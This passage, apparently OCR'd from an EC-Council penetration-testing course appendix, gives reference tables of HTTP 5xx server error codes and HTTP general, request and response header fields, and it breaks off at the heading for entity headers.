
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. **5xx: Server Error:** This indicates that the server failed to fulfill the request.

Code	Message	Description
500	Internal error	There is an error such as crash, on the server side
501	Not implemented	The action requested cannot be performed
502	Bad gateway	The request was not completed
503	Service unavailable	The service is temporarily unavailable, but may be requested in future
504	Gateway timeout	The gateway has timed out
505	HTTP version Not supported	The server is not supported on this version of HTTP protocol

Table A.30: 5xx Server Error

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




HTTP Header Fields: General Header

HTTP header fields provide the essential information regarding request or response, or about the data transmitted in message. General headers are used to transmit the general information of both request and response messages. General header fields apply only to the message that is to be transmitted. Given below are the general headers that are used in both request and response messages:

HTTP headers	Description
Cache-control	It specifies information about the web browser cache
connection	It shows whether connections are closed or not
Date	It shows the current date
pragma	It is used to include the implementation specific directives
Trailer	It shows a given set of header fields present in the trailer of the message encoded with chunk transfer coding
Transfer-Encoding	It shows the type of transformation applied to the message body for safe communication
Upgrade	It specifies the preferred communication protocol
Via	It is used to indicate the intermediate protocol and recipient by gateway
Warning	It is used to carry additional information about status

Table A.31: HTTP General Headers

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



HTTP Header Fields: Request Header

HTTP request headers are used only for request messages. They contain the information in the form of text record. This text record is sent to the web server from the user's browser where the text record contains the details of what a browser wants and the server will process and send back. The request header that is making a request should know the type, version and capabilities of the browser so that the server can send the compatible data in return. The following table shows various types of request headers:


Request Headers	Description
Accept-Charset	Shows the character set that the client can handle
Accept-Encoding	Shows the encoding scheme that the client can handle
Accept-Language	Shows the language that the client can accept
Authorization	Shows what permission the client has
Expect	It is used to indicate the behavior of a particular server
From	Shows the email address of the user
Host	Shows the host number and port number of the server
If-None-Match	Sends the document only if it does not match a given tag
If-Range	Sends only the portion of the document that is missing
If-Unmodified-Since	Sends the document if it has not changed since specified date
If-Match	Sends the document only if it matches given tag
If-Modifies-Since	Sends the document if newer than specifies date

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Referrer	Specifies the URL of the linked document
User-Agent	Identifies the client program

Table A.32: HTTP Request Headers

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




HTTP Header Fields: Response Header

HTTP header that is used only for response messages is known as Response Header. It contains the details of text record that are sent by the web server to the client' browser after receiving the http request. The web server sends all the details including the date, size and type of sent file in response header. Some response headers have more detailed context of response which include location, server, etc. Not every header that appears in a response is considered as response header. The following table shows various types of response headers:

Response headers	Description
Accept-Ranges	It shows the range request accepted by the server
Age	It shows the age of the document
ETag	It gives the entity tag
Location	It is used to redirect the recipient to the location
Proxy-Authenticate	It is included as a part of a 407 response
Retry-After	It states the date after which the server is available
Server	It shows the server name and version number
Vary	It states that the entity has multiple sources
WWW-Authenticate	It should be included in the 401 response message

Table A.33: HTTP Response Headers

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



HTTP Header Fields: Entity Header

